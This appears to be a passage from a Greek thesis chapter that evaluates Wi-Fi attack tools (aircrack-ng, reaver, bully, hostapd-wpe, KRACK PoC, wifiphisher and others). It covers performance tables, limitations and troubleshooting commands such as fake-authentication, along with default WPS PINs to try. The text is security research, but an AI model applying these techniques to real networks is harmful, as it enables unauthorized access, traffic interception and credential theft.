Εκτέλεσα την επίθεση Dictionary attack ενάντια στην ίδια four-way handshake WPA2 και ανέφερα τα αποτελέσματα στον Πίνακα 6.1. Το tool aircrack-ng είναι το καλύτερο όσον αφορά τους κωδικούς πρόσβασης που δοκιμάστηκαν ανά δευτερόλεπτο. Ωστόσο, εάν η επίθεση στρεφόταν εναντίον ενός δικτύου του οποίου το SSID εμπίπτει στα πιο δημοφιλή και είχα διαθέσιμο το προυπολογισμένο αρχείο PMK (διαθέσιμο στο διαδίκτυο), χρησιμοποιώντας το cowpatty θα είχα πολύ ανώτερη απόδοση από αυτή του aircrack-ng.

Στον Πίνακα 6.2 επισημαίνω τις ομοιότητες και τις διαφορές της επίθεσης Brute Force κατά του WPS που υλοποιείται μέσω των εργαλείων bully, pixie-wps και reaver. Η ουσιαστική διαφορά είναι ότι το εργαλείο pixie-wps εκτελεί μια επίθεση εκτός σύνδεσης, ενώ τα άλλα δύο εργαλεία πραγματοποιούν μια διαδικτυακή επίθεση και μπορούν να εκμεταλλευτούν το προηγούμενο εργαλείο για να εκτελέσουν την επίθεση εκτός σύνδεσης.

Στον Πίνακα 6.3 και στον Πίνακα 6.4 δείχνω πώς ορισμένα εργαλεία που αναλύθηκαν (bessid-ng, cowpatty, fern-wifi-cracker, wpa2 half handshake crack, sleeping) εξαρτώνται αυστηρά από το εργαλείο aircrack-ng. Ως εκ τούτου, με κάθε σημαντική ενημέρωση του aircrack-ng, οι προγραμματιστές πρέπει να προσαρμόσουν τα εργαλεία τους στις νέες αλλαγές, μια προσαρμογή που δεν έχει εφαρμοστεί στο ghost-phisher.

Στον Πίνακα 6.5 επισημαίνω τις ομοιότητες και τις διαφορές των εργαλείων (ghost-phisher, hostapd-wpe, wifiphisher) που υλοποιούν τις automatic association attack. Η κύρια διαφορά είναι ότι τόσο το wifiphisher όσο και το hostapd-wpe υλοποιούν επίσης την επίθεση KARMA και μόνο το wifiphisher υλοποιεί την επίθεση Known Beacons.

Αξιολόγηση εργαλείων επιθεσης wireless

Σε αυτή την ενότητα αναφέρω την αξιολόγηση των εργαλείων που χρησιμοποίησα για την υλοποίηση επιθέσεων κατά των ασύρματων τεχνολογιών.

- Εργαλεία: aircrack-ng και μια σειρά εργαλείων για την παρακολούθηση και τη δοκιμή της ασφάλειας Wi-Fi.

Version: 1.5.2.

Tool	aircrack-ng	cowpatty	wpa2 half h.s. crack
Password (pw)	349920	350061	724183
Time (s)	135	890.5	2114
Media (pw/s)	2592	393.1	342.6

Πινακας 6.1. Performance των tool για Dictionary attack.

	bully	pixie-wps	reaver
μηνύματα Registration Protocol απαραίτητα	8 (πλήρης ανταλλαγή)	3 (πρώτα τρία)	8 (ολικη ανταλλαγή)
Τυπος επιθεσης	online	offline	online
σειρα προσπαθειων εισαγωγης PIN	random or sequential	one attempt	only sequential
MAC spoofing	Implicit	unnecessary	Esplicit
υποστηρίζει pixie-wps	yes	-	Yes
υποστήριξη για μυστικά DH μικρά	no	-	Yes

Πινακας 6.2. Brute Force attack κατά WPS.

Ευχρηστία: Ο καθορισμός παραμέτρων για ορισμένα εργαλεία στη suite μπορεί να είναι περίπλοκος, αλλά η έξοδος είναι εύκολα κατανοητή.

Εγκατάσταση: η suite μπορεί να βρεθεί μέσω του package manager apt; απαιτεί προεγκατάσταση των rfkill, ethtool, wireless-tool, iw και των patch των injection για τους driver που διατίθενται στο aircrack-ng.org. τα εργαλεία της suite απαιτούν δικαιώματα root για να εκτελεστούν.

Υποστήριξη: οι προγραμματιστές υιοθετούν τη μέθοδο Continuous Integration/Continuous Delivery (CI/CD), σύμφωνα με την οποία οι branch ανάπτυξης συγχωνεύονται πολλές φορές την ημέρα και το λογισμικό κυκλοφορεί σε σύντομους κύκλους ανάπτυξης. η τελευταία έκδοση κυκλοφόρησε τον Δεκέμβριο του 2018.

Λειτουργικότητα: τα εργαλεία που αποτελούν μέρος της suite σάς επιτρέπουν να καταγράφετε frame Wi-Fi, να πραγματοποιείτε επιθέσεις DoS και replay attack, να ξεκινάτε την αναπαραγωγή AP, να επαληθεύετε τις δυνατότητες λήψης και injection καρτών Wi-Fi και να αναγνωρίζετε το PSK του WPA/WPA2-Personal.

Όρια:

— Η suite εργαλείων που προσφέρει το aircrack-ng μπορεί επίσης να χρησιμοποιηθεί μέσω μιας virtual machine ης οποίας το λειτουργικό σύστημα υποστηρίζει τη suite. Αλλά μόνο εάν έχω διαθέσιμη μια εξωτερική κάρτα Wi-Fi, χωρίς την οποία το guest σύστημα δεν μπορεί να έχει πρόσβαση στην εσωτερική κάρτα του host dato καθώς κάθε συσκευή PCI είναι εικονικοποιημένη. Επομένως, εάν δεν έχω διαθέσιμη εξωτερική κάρτα Wi-Fi, είναι απαραίτητο να εγκαταστήσω το λειτουργικό σύστημα που υποστηρίζει τη suite απευθείας στο μηχάνημα.

— Αν ρυθμίσω τη διεπαφή wlan0 σε monitor mode αμβάνω ένα μήνυμα ότι το wlan0 είναι soft locked, αρκεί να απενεργοποιήσετε τη λειτουργία πτήσης Airplane mode.

— Δεν υποστηρίζουν όλα τα chipset και τα driver Wi-Fi τη λειτουργία monitor mode. Για παράδειγμα, δεν ήταν δυνατή η χρήση της suite στο Raspberry Pi 3 Model B, καθώς το chipset Broadcom BCM2837 δεν διαθέτει driver open source για τη λειτουργία monitor mode και packet injection. Για άλλα chipset Wi-Fi είναι δυνατή η εφαρμογή των διαθέσιμων ενημερώσεων κώδικα με το nexmon [31], το οποίο επιτρέπει την ενεργοποίηση της monitor mode και την εκτέλεση packet injection.

— Το εργαλείο airmon-ng θα μπορούσε να θέσει την κάρτα σε monitor mode από wlan0 σε wlan0mon, αλλά να μην ολοκληρώσει την αντίστροφη διαδικασία για να την επαναφέρει σε managed mode. Σε αυτές τις περιπτώσεις εκτελώ τις ακόλουθες εντολές:

	aircrack-ng	besside-ng	cowpatty
αντικειμενικό πρωτόκολλο	WPA-PSK	WPA-PSK	WPA-PSK
ρυθμίστε το monitor mode	airmon-ng	εκμεταλευση aircrack-ng	ανάθεση στο aircrack-ng
συλλάβετε τη handshake	airodump-ng	εκμεταλευση aircrack-ng	ανάθεση στο aircrack-ng
εξακρίβωση ταυτότητας πελάτη	aireplay-ng	εκμεταλευση aircrack-ng	ανάθεση στο aircrack-ng

σπάστε το PSK	aircrack-ng	εκμεταλευση aircrack-ng	cowpatty

Πινακας 6.3. Εξαρτησεις-**ng** e **cowpatty.**

	fern-wifi-cracker	wpa2 half handshake crack	asleap
αντικειμενικό πρωτόκολλο	WPA-PSK	WPA-PSK	MS-CHAPv2
ρυθμίστε το monitor mode	εκμεταλευση aircrack-ng	ανάθεση στο aircrack-ng	ανάθεση στο aircrack-ng
συλλάβετε τη handshake	εκμεταλευση aircrack-ng	ανάθεση στο aircrack-ng	ανάθεση στο hostapd-wpe
εξακρίβωση ταυτότητας πελάτη	εκμεταλευση aircrack-ng	ανάθεση στο aircrack-ng	ανάθεση στο aircrack-ng
σπάστε το PSK	εκμεταλευση aircrack-ng	wpa2 half handshake crack	asleap

Πινακας 6.4. Dipendenze di fern-wifi-cracker, wpa2 half handshake crack e asleap.

iw dev wlan0mon del

iw phy phy0 interface add wlan0 type managed

— Ορισμένα εργαλεία απαιτούν input file με διαφορετικές επεκτάσεις από αυτές που παράγονται από το airodump-ng (.cap, .csv, .kismet.csv, .kismet.netxml). Για παράδειγμα, για να μετατρέψω ένα αρχείο .cap σε .pcap, εκτελώ την εντολή:

$ editcap -F pcap <S> <D>

S = αρχείο προέλευσης.cap

D = αρχείο προορισμού .pcap

— Σε αντίθεση με το cowpatty, το aircrack-ng δεν μπορεί να επιταχύνει την Dictionary attack χρησιμοποιώντας ένα προυπολογισμένο αρχείο PMK..

— Το εργαλείο airodump-ng ενδέχεται να μην μπορεί να αποτυπώσει handshake. Πρέπει να τηρούνται οι ακόλουθοι περιορισμοί:

* και η διεπαφή πρέπει να βρίσκεται στο ίδιο κανάλι με το AP. Ρύθμισα αυτόν τον περιορισμό ορίζοντας -c C, με C = κανάλι του AP;

*Ο network manager πρεπει να ακινητοποιηθει για να αποφυγει την αλλαγή του καναλιού κατά τη διάρκεια της επίθεσης. Επίσης κάθε άλλο πρόγραμμα/διεργασία που μπορεί να επηρεάσει τη λήψη πρέπει να σταματήσει. Στη συνέχεια, εκτελώ την εντολή # airmon-ng check kill

* Πρέπει να είμαι αρκετά κοντά στο AP και τον πελάτη για να στείλω και να λάβω όλα τα frame που είναι απαραίτητα για την επίθεση. Από την άλλη πλευρά, εάν είναι πολύ κοντά, τα ληφθέντα frame μπορεί να είναι κατεστραμμένα και έτσι να απορριφθούν.

* Η διεπαφή σε monitor mode πρέπει να είναι στην ίδια λειτουργία 802.11 με τον πελάτη και το AP. Για παράδειγμα, εάν η διεπαφή είναι σε λειτουργία 802.11b ενώ ο πελάτης και το AP βρίσκονται σε λειτουργία 802.11g, δεν είναι δυνατή η λήψη της handshake. Για ορισμένους driver είναι δυνατό να καθοριστεί η λειτουργία. Για να ελέγξω εάν η ασύρματη διεπαφή υποστηρίζει πολλαπλές διαμορφώσεις, εκτελώ την εντολή $ iwlist wlan0 modulation. Αν ναι, μπορώ να ρυθμίσω τη διαμόρφωση 802.11g με την εντολή # iwconfig wlan0 modu 11g.

* Πρέπει να χρησιμοποιήσω τους driver που καθορίζονται στο wiki aircrack-ng, διαφορετικά μπορεί να υπάρχουν προβλήματα καταγραφής πακέτων

	ghost-phisher	hostapd-wpe	wifiphisher
αντικειμενικό πρωτόκολλο	WPA-PSK	WPA-Enterprise	WPA-PSK διαπιστευτήρια ενός social network

automatic association attack που υποστηριζονται	Evil Twin attack	Evil Twin attack KARMA attack	Evil Twin attack KARMA attack Known Beacons attack

Πινακας 6.5 Εφαρμογές Evil Twin attack.

* αν κάνω επίθεση σύμφωνα με την ενεργή προσέγγιση, είναι καλύτερα να στείλω τον ελάχιστο αριθμό frame για να εξακριβώσετε την ταυτότητα του πελάτη, συνήθως ένα είναι αρκετο. ν στείλω πάρα πολλά από αυτά, μπορεί να αποτρέψω τον πελάτη από την επανασύνδεση και έτσι να δημιουργήσει την four-way handshake. Είναι καλύτερο να επιτίθενται σε έναν πελάτη τη φορά, αποφεύγοντας την κυκλοφορία broadcast.

- Tool: besside-ng

Εκδοση: 1.5.2

Δυνατότητα χρήσης: Η προδιαγραφή παραμέτρων μπορεί να είναι λίγο περίπλοκη, αλλά η έξοδος είναι σαφής. Εγκατάσταση: το εργαλείο περιλαμβάνεται στο aircrack. απαιτεί δικαιώματα root για να χρησιμοποιηθει.

Υποστήριξη: Η τελευταία έκδοση κυκλοφόρησε τον Δεκέμβριο του 2018.

Λειτουργικότητα: η εφαρμογή της ενεργητικής προσέγγισης επιβάλλει τον έλεγχο ταυτότητας των πελατών που είναι συνδεδεμένοι σε AP και αυτοματοποιεί τη λήψη four-way handshake για κάθε προσβάσιμο δίκτυο. Οι handshake που καταγράφονται αποθηκεύονται στο αρχείο wpa.cap.

Όρια:

— το εργαλείο βασίζεται στο aircrack-ng, επομένως κληρονομεί τους περιορισμούς του.

— κατά την εκκίνηση του εργαλείου θα μπορούσα να λάβω το μήνυμα σφάλματος Network is down, που προκαλείται από το γεγονός ότι όταν ο network manager di Kali είναι ενεργός, εμποδίζει την ενεργοποίηση της λειτουργίας monitor mode στη διεπαφή Wi-Fi. Για να τερματίσω τον network manager εκτελώ την εντολή # airmon-ng check kill.

- Tool: bully, είναι μία από τις πιο πρόσφατες υλοποιήσεις της επίθεσης Brute Force κατά του WPS; σε σχεση με το reaver παιτεί λιγότερες εξαρτήσεις, έχει

καλύτερη απόδοση CPU και μνήμης και ένα πιο ισχυρό σύνολο επιλογών. έχει εισαγάγει μια σειρά από βελτιώσεις στον εντοπισμό και τον χειρισμό ανώμαλων σεναρίων.

Εκδοση: 1.1

Δυνατότητα χρήσης: η προδιαγραφή της παραμέτρου μπορεί να είναι λίγο περίπλοκη, αλλά η έξοδος είναι αρκετά σαφής. για να λάβετε περισσότερες λεπτομέρειες, αρκεί να καθορίσετε την επιλογή -v 4.

Εγκατάσταση: το εργαλείο μπορεί να βρεθεί μέσω του package manager apt; απαιτεί προεγκατάσταση των python, aircrack-ng e pixie-wps.

Υποστήριξη: Η τελευταία έκδοση κυκλοφόρησε τον Μάρτιο του 2017.

Λειτουργικότητα: επιτρέπει την εισαγωγή καθυστερήσεων κατά τη διάρκεια του Registration Protocol για να αποφευχθεί η είσοδος του AP στην κατάσταση κλειδώματος. εκτός από την υλοποίηση της διαδικτυακής επίθεσης Brute Force υποστηρίζει την offline επίθεση, βασισμένη στο pixie-wps.

Όρια:

— το εργαλείο ενδέχεται να μην αναγνωρίζει μια επιτυχημένη συσχέτιση και, επομένως, να εντοπίσει λανθασμένα ένα timeout μετά το αίτημα ελέγχου ταυτότητας ([+] Rx(M1) = 'Timeout' Next pin '46819185'); Σε αυτήν την περίπτωση, μπορώ να συσχετίσω το μηχάνημά μου με το AP εκτελώντας την ακόλουθη εντολή:

aireplay-ng —fakeauth 0 -a <A> -e <E> -h <H> wlanOmon

A = διεύθυνση MAC του AP

E = ESSID του AP

H = διεύθυνση MAC πηγής της διεπαφής Wi-Fi

Εάν μετά την εκτέλεση αυτής της εντολής, bully εξακολουθεί να ανιχνεύει το timeout τότε μπορεί να είμαι πολύ μακριά από το σημείο πρόσβασης, το κανάλι μπορεί να είναι συμφορημένο ή το AP μπορεί να εφαρμόζει MAC filtering.

— Εάν έχουν εγκατασταθεί στο AP οι ενημερώσεις προστασίας κατά του Brute Force attack online,ο bully αποκλείεται μετά από καθορισμένο αριθμό λανθασμένων προσπαθειών εισαγωγής PIN.

- Tool: fern-wifi-cracker

Έκδοση: 2.8

Δυνατότητα χρήσης: η γραφική διεπαφή είναι εύκολη στη χρήση. Κατά τη διάρκεια της επίθεσης, η γραμμή προόδου δίνει μια ιδέα για το πόσοι κωδικοί πρόσβασης από το παρεχόμενο λεξικό έχουν δοκιμαστεί..

Εγκατάσταση: το εργαλείο μπορεί να βρεθεί μέσω του package manager apt; απαιτεί προεγκατάσταση python, python-scapy, macchanger, aircrack-ng και reaver. Απαιτεί δικαιώματα root για χρήση.

Υποστήριξη: Η τελευταία έκδοση κυκλοφόρησε τον Απρίλιο του 2019.

Λειτουργικότητα: Σαρώνει προσβάσιμα AP, μέσω του GUI σας επιτρέπει να επιλέξετε ένα συγκεκριμένο και να εκτελέσετε μια επίθεση Dictionary attack εναντίον WPA/WPA2 PSK ή μια Brute Force attack online κατά του WPS.

Όρια:

— άν κατά την εκκίνηση του εργαλείου λαμβάνω κάποια προειδοποιητικά μηνύματα στην έξοδο και το GUI δεν ξεκινά, εκτελώ την ακόλουθη εντολή: # QT_X11_N0_MITSHM=1 fern-wifi-cracker όπως προτείνεται σε ένα issue που δημοσιεύτηκε στο progect Fern στο github;

— το εργαλείο δεν ανιχνεύει σωστά αν τα AP έχουν ενεργοποιημένο το WPS. Επιβεβαίωσα μέσω wash ότι το εν λόγω AP είχε ενεργοποιημένο το WPS, αλλά το fern-wifi-cracker δεν μπόρεσε να το εντοπίσει και ανέφερε ότι το WPS δεν υποστηρίζεται ή δεν ήταν ενεργοποιημένο στο AP. Αναλύοντας τον κώδικα στο core/wps.py στη μέθοδο _scan_WPS_Devices_Worker παρατήρησα ότι η παράμετρος -C μεταβιβάζεται στην εντολή wash που δεν υποστηρίζεται αυτήν τη στιγμή (έκδοση wash 1.6.5). Αφαιρώντας αυτήν την παράμετρο από την εντολή και επανεκκινώντας το fern-wifi-cracker λαμβάνω το μήνυμα σφάλματος [X] ERR0R: pcap_activate status -9, couldn't get pcap handle, exiting; από το σχόλιο σε ένα un issue στο φαίνεται ότι ο τερματισμός μιας διεργασίας έκλεισε τον περιγραφέα pcap ενώ μια άλλη διεργασία έγραφε σε αυτό. Για να προσπαθήσω να λύσω αυτό το πρόβλημα, ακολούθησα το σχόλιο για ένα άλλο issue στο github, όπου συνιστάται η εκ νέου μεταγλώττιση των πηγών, αλλά το αποτέλεσμα δεν αλλάζει.

— το εργαλείο βασίζεται στο aircrack-ng, επομένως κληρονομεί τους περιορισμούς του.

— μετά τον τερματισμό του εργαλείου, η διεπαφή Wi-Fi παραμένει σε λειτουργία monitor mode. Καλό θα ήταν να επέστρεφε στην κατάσταση που ήταν πριν την επίθεση.

- Εργαλείο: halfhandshake-crack, δείχνει ότι δεν είναι απαραίτητο να υπάρχει το AP όταν θέλετε να εφαρμόσετε την επίθεση Dictionary ενάντια στο PSKτου WPA/WPA2-Personal.

Έκδοση: PoC

Δυνατότητα χρήσης Η προδιαγραφή παραμέτρων μπορεί να είναι λίγο περίπλοκη, αλλά η έξοδος είναι σαφής.

Εγκατάσταση: το εργαλείο είναι διαθέσιμο από το δημοσιο repository του στο github.com απαιτεί προεγκατάσταση των python, pypcapfile και pbkdf2_ctypes.

Υποστήριξη: Η τελευταία έκδοση κυκλοφόρησε τον Ιανουάριο του 2015.

Λειτουργικότητα: με βάση τα δύο πρώτα μηνύματα της four-way handshake επιστρέφει στο PSK μέσω μιας Dictionary attack.

Όρια:

— εάν το εργαλείο εξαντληθεί από λέξεις λεξικού, δεν τερματίζεται σωστά, επομένως είναι απαραίτητο να προσδιοριστεί το PID της διεργασίας με # ps aux | grep halfHandshake.py και να το τελειωσει χρησιμοποιώντας την ακόλουθη εντολή # kill -9 <PID>;

— το script σαρώνει τα byte σε 'offset [32:34] κάθε μηνύματος για να εντοπίσει το πρώτο και το δεύτερο, ωστόσο η offset για τον εντοπισμό του μηνύματος M1 είναι διαφορετική ([30:32]). Στην πραγματικότητα, στα μηνύματα M1 τα byte [32:34] περιέχουν πάντα τις τιμές 0x88 και 0x8e, οι οποίες υποδεικνύουν ότι ο έλεγχος ταυτότητας βασίζεται στο 802.1x. Άλλαξα τις offset για να εντοπίσω το μήνυμα M1 και το εργαλείο ξεκίνησε με επιτυχία την επίθεση Dictionary attack με βάση τα δύο πρώτα μηνύματα;

— αν χρησιμοποιήσω το airbase-ng για να καταγράψω τα δύο πρώτα μηνύματα της four-way handshake, ακόμα κι αν λάβω την ένδειξη της συσχέτισης μεταξύ του

θύματος και του αντιγράφου AP στην έξοδο, δεν σημαίνει ότι έλαβα και το δεύτερο μήνυμα (M2). Για να είστε σίγουροι ότι υπάρχουν και τα δύο μηνύματα, συνιστάται να χρησιμοποιείτε το airbase-ng, wireshark ταυτόχρονα και το φιλτράρισμα με την παράμετρο eapol, ώστε να σταματήσει η απάντηση του αντιγραφου AP μόνο όταν δω τα μηνύματα M1 και M2 της handshake.

Εργαλείο: hostapd-wpe, αντικαθιστά το FreeRADIUS-WPE που δεν διατηρείται πλέον. Δοκίμασα την επίθεση που υλοποιεί το εργαλείο ενάντια στο δίκτυο "eduroam" (PEAP/MSCHAPv2).

Εκδοση: 2.8

Δυνατότητα χρήσης: ο ορισμός των παραμέτρων απλοποιείται με τη χρήση του αρχείου διαμόρφωσης /etc/hostapd-wpe/hostapd-wpe.conf, το αποτέλεσμα είναι καλά δομημένο και κατανοητό.

Εγκατάσταση: το εργαλείο μπορεί να βρεθεί μέσω του package manager απαιτεί προεγκατάσταση των libc6 και libssl. απαιτεί δικαιώματα root για να χρησιμοποιηθούν.

Υποστήριξη: Η τελευταία έκδοση κυκλοφόρησε τον Απρίλιο του 2019..

Λειτουργικότητα: υλοποιεί την επίθεση Impersonation attack μεταξύ του αιτούντος και του υπεύθυνου ελέγχου ταυτότητας, προκειμένου να ληφθεί η απάντηση που δημιουργείται από την απεσταλμένη πρόκληση Οι υποστηριζόμενοι τύποι EAP είναι: EAP-FAST/MSCHAPv2, PEAP/MSCHAPv2, EAP-TTLS/MSCHAPv2, EAP-TTLS/MSCHAP, EAP-TTLS/CHAP, EAP-TTLS/PAP.

Όρια:

— σύμφωνα με την παθητική προσέγγιση κατά τη διάρκεια της επίθεσης, η κάρτα Wi-Fi βρίσκεται σε λειτουργία AP, επομένως δεν μπορώ να τη χρησιμοποιήσω για να ακολουθήσω την ενεργή προσέγγιση στέλνοντας deauthentication frame σε συνδεδεμένους πελάτες. Για να το κάνω αυτό χρειάζομαι μια δεύτερη κάρτα Wi-Fi που υποστηρίζει λειτουργία monitor mode και packet injection.

Εργαλείο: krackattacks-poc-zerokey

Έκδοση: PoC

Δυνατότητα χρήσης: η προδιαγραφή παραμέτρων μπορεί να είναι λίγο περίπλοκη, αλλά η έξοδος είναι πολύ σαφής, αν είναι υπερβολικά περιεκτική.

Εγκατάσταση: το εργαλείο είναι διαθέσιμο από το δημόσιο αποθετήριο του στο github.com. απαιτεί προεγκατάσταση python. Για να μπορέσετε να το χρησιμοποιήσετε, πρέπει να μεταγλωττίσετε το hostapd, οι πηγές του οποίου υπάρχουν ήδη στο αποθετήριο.

Υποστήριξη: Η πιο πρόσφατη έκδοση κυκλοφόρησε τον Ιανουάριο του 2018.

Λειτουργικότητα: εκτελεί την επίθεση KRACK αναγκάζοντας τον πελάτη wpa_supplicant 2.4 να επανεγκαταστήσει το κλειδί κρυπτογράφησης με τιμή 0, επιτρέποντας στον εισβολέα να αποκρυπτογραφήσει την κίνηση που ανταλλάσσει με το AP.

Όρια:

— εάν το περιβάλλον στο οποίο λαμβάνει χώρα η επίθεση παρουσιάζει πάρα πολλές παρεμβολές, το εργαλείο δεν μπορεί να αναγνωρίσει τα beacon frame ου δικτύου που πρόκειται να αναπαραχθούν επειδή αναλύει τα frame που λαμβάνονται σε κάθε κανάλι για πολύ σύντομο χρονικό διάστημα. Θα ήταν σκόπιμο να εισαχθεί μια επιλογή για να μπορείτε να παρατείνετε την περίοδο sniffing σε κάθε κανάλι;

— κατά τη διάρκεια της επίθεσης ξεκινώντας από τη διεπαφή σε λειτουργία AP (π.χ. wlan0) και από τη διεπαφή σε λειτουργία monitor mode (es. wlan1mon), το εργαλείο δημιουργεί δύο άλλες διεπαφές (wlan0mon και wlan1monsta1) τις οποίες ωστόσο δεν αφαιρεί όταν τελειώσει η επίθεση. για να αφαιρέσω τη διεπαφή εκτελώ την εντολή # iw dev <I> del;

— Αφου τελειωσει η επιθεση σταματω το script ./krackattack/enable_internet_forwarding.sh,

που έχει ενεργοποιήσει την IP forwarding και και έχοντας ενεργοποιήσει DNS server; Θέλοντας να επανεκκινήσω το script λαμβάνω το ακόλουθο μήνυμα λάθους RTNETLINK answers: File exists, επειδή η στατική διαδρομή για το δίκτυο που διαχειρίζεται η διεπαφή σε λειτουργία AP έχει ήδη εισαχθεί μετά την προηγούμενη εκτέλεση. Καταργώ τη στατική διαδρομή εκτελώντας την ακόλουθη εντολή # route del -net 192.168.100.0 gw 0.0.0.0 netmask 255.255.255.0 dev wlan0

- Εργαλείο: LANs.py Έκδοση: PoC

Δυνατότητα χρήσης: προδιαγραφή των παραμέτρων μπορεί να είναι ελαφρώς επαχθής και η μορφή της εξόδου είναι λιτή.

Εγκατάσταση: το εργαλείο είναι διαθέσιμο από το δημόσιο αποθετήριο του στο github.com. απαιτεί προεγκατάσταση python, aircrack-ng και nmap.

Υποστήριξη: Η τελευταία έκδοση κυκλοφόρησε τον Οκτώβριο του 2017..

Λειτουργικότητα: Αφού αναγνωρίσει τους ενεργούς κεντρικούς host επιλέγει το θύμα, εκτελε ARP poisoning της ARP cache και της gateway; Επιτρέπει επίσης την IP forwarding. Εμφανίζει τα πιο σημαντικά δεδομένα της επισκεψιμότητας που φιλτράρονται σύμφωνα με τις περασμένες παραμέτρους και είναι σε θέση να εισάγει κώδικα HTML και JavaScript στις σελίδες που επισκέπτεται το θύμα στο HTTP. Μετά την επίθεση, το εργαλείο καθαρίζει τις cache των entry και απενεργοποιεί το IP forwarding. Επιπλέον, το εργαλείο μπορεί να εφαρμόσει Jamming, τόσο σε έναν πελάτη όσο και σε όλους αυτούς που είναι συνδεδεμένοι στο AP.

Όρια:

— το εργαλείο μπορεί να υποκλέψει και να εξάγει δεδομένα από πρωτόκολλα: HTTP, FTP, IMAP, POP3 e IRC, αλλά δεν μπορεί να επιτεθεί σε οποιοδήποτε πρωτόκολλο που χρησιμοποιείται σε μια σύνδεση που προστατεύεται από TLS (es. HTTPS);

— το εργαλείο δεν εκτελεί # airmon-ng check kill για να σταματήσει τυχόν διεργασίες που ενδέχεται να επηρεάσουν τη λειτουργία monitor mode, επομένως πρέπει να εκτελέσετε την εντολή χειροκίνητα πριν χρησιμοποιηθει το script;

— το εργαλείο δεν χειρίζεται την περίπτωση που η ενεργοποίηση της λειτουργίας monitor mode δεν είναι επιτυχής. Σε αυτήν την περίπτωση τερματίζεται χωρίς μηνυμα warning ή σφάλματος. Εξετάζοντας τον κώδικα, διαπίστωσα ότι το πρόβλημα βρίσκεται στην regular expression που ελέγχει την έξοδο του airmon-ng, η οποία ισχύει μόνο για την έξοδο των εκδόσεων του airmon-ng πριν από την 1.2. Άλλαξα τον κωδικό για να υποδείξω το όνομα της διεπαφής σε λειτουργία monitor mode (wlan0mon) και το εργαλείο λειτούργησε σωστά

- Εργαλείο: mdk3, εκμεταλλεύεται τις αδυναμίες που προκύπτουν από την έλλειψη προστασίας πλαισίου διαχείρισης κατά την εφαρμογή των προτύπων 802.11..

Έκδοση: 6.0

Δυνατότητα χρήσης: Ο καθορισμός παραμέτρων μπορεί να είναι λίγο περίπλοκος και δεν παράγει κανένα πληροφοριακό αποτέλεσμα κατά την εκτέλεση επιθέσεων.

Εγκατάσταση: το εργαλείο μπορεί να βρεθεί μέσω του package manager apt; απαιτεί προεγκατάσταση του aircrack-ng.

Υποστήριξη: Η πιο πρόσφατη έκδοση κυκλοφόρησε τον Ιούλιο του 2015.

Δυνατότητα: Εφαρμογή επίθεσης DoS εναντίον AP και πελατών..

Όρια:

— Ανάλογα με την έκδοση που χρησιμοποιείται και τον επιλεγμένο τρόπο επίθεσης, ενδέχεται να μην λάβω κανένα αποτέλεσμα από το εργαλείο, ακόμα κι αν τα frame ου στοχεύουν στην επίθεση αποστέλλονται σωστά. Θα ήταν χρήσιμο να έχουμε feedback από το εργαλείο σχετικά με την εξέλιξη των επιθέσεων.

- Εργαλείο: reaver, υλοποιεί μια διαδικτυακή επίθεση Brute Force κατά του WPS. Έκδοση: 1.6.5

Δυνατότητα χρήσης: η προδιαγραφή παραμέτρων μπορεί να είναι λίγο περίπλοκη, αλλά η έξοδος είναι σαφής. Για να υπάρχει ένα καλό επίπεδο λεπτομέρειας, αρκεί να καθοριστεί η επιλογή -vvv

Εγκατάσταση: το εργαλείο μπορεί να βρεθεί μέσω του package manager apt; απαιτεί προεγκατάσταση των libpcap και pixie-wps.

Υποστήριξη: Η τελευταία έκδοση κυκλοφόρησε τον Μάιο του 2018.

Λειτουργικότητα: δοκιμάστε κάθε δυνατό συνδυασμό για να βρείτε το 8ψήφιο PIN. πολλοί κατασκευαστές χρησιμοποιούν προεπιλεγμένες τιμές (π.χ. 12345670, 01230000, 00005678), επομένως πριν ξεκινήσετε την πραγματική επίθεση δοκιμάστε αυτά τα PIN. Το πόσο γρήγορα μπορεί να τα δοκιμάσει ο reaver περιορίζεται πλήρως από το πόσο γρήγορα το AP μπορεί να επεξεργαστεί αιτήματα WPS.

Όρια:

— ο εργαλείο ενδέχεται να μην αναγνωρίζει μια επιτυχημένη συσχέτιση και, επομένως, να εντοπίσει λανθασμένα ένα timeout μετά το αίτημα ελέγχου ταυτότητας ([!] WARNING: Receive timeout occurred); Σε αυτήν την περίπτωση, μπορώ να συσχετίσω το μηχάνημά μου με το AP εκτελώντας την ακόλουθη εντολή:

aireplay-ng —fakeauth 0 -a <A> -e <E> -h <H> wlanOmon

A = διεύθυνση MAC του AP

E = ESSID τουAP

H = διεύθυνση MAC προέλευσης της διεπαφής Wi-Fi

Εάν μετά την εκτέλεση αυτής της εντολής, ο reaver εξακολουθεί να ανιχνεύει timeout τότε μπορεί να είμαι πολύ μακριά από το AP, το κανάλι μπορεί να είναι συμφορημένο ή το AP μπορεί να εφαρμόζει MAC filtering.

— εάν έχουν εγκατασταθεί στο AP οι ενημερώσεις προστασίας διαδικτυακής επίθεσης brute force, ο reaver μπλοκαρεται μετά από έναν καθορισμένο αριθμό λανθασμένων προσπαθειών εισαγωγής PIN.

- Εργαλείο: wifiphisher, υποστηρίζει επιθέσεις phishing κατά δικτύων Wi-Fi για την απόκτηση PSK του WPA/WPA2, διαπιστευτήρια σύνδεσης στα social network των θυμάτων ή μολύνει τα θύματα με κακόβουλο λογισμικό.

Έκδοση: 1.4

Δυνατότητα χρήσης: η αλληλεπίδραση μέσω των μενού επιλογής που προτείνονται στη γραμμή εντολών διευκολύνει την επιλογή του ESSID για επίθεση και του σεναρίου που θα υιοθετηθεί κατά τη διάρκεια της επίθεσης..

Εγκατάσταση: το εργαλείο μπορεί να βρεθεί μέσω του package manager apt; απαιτεί προεγκατάσταση των python, python-scapy, dnsmasq-base, hostapd και iptables.

Υποστήριξη: Η τελευταία έκδοση κυκλοφόρησε τον Μάιο του 2018.

Λειτουργικότητα: όσον αφορά την επίθεση εναντίον WPA/WPA2-Personal, σε αντίθεση με τις άλλες επιθέσεις που ανέλυσα, δεν απαιτεί την εφαρμογή Brute Force o Dictionary attack.

Όρια:

— Η επίθεση phishing είναι επιτυχής εάν το θύμα αγνοήσει τις προειδοποιήσεις που παρέχουν ο browser και ο network manager. Στο σενάριο της Firmware Update για παράδειγμα, ο browser του θύματος ανιχνεύει ότι η αλυσίδα πιστοποιητικών δεν έχει επαληθευτεί και παρουσιάζει στον χρήστη τρεις πιθανές επιλογές:: "Continue", "Go Back", e "View Certificate". Η επίθεση μπορεί να συνεχιστεί μόνο εάν το θύμα επιλέξει "Continue".

7. Συμπεράσματα

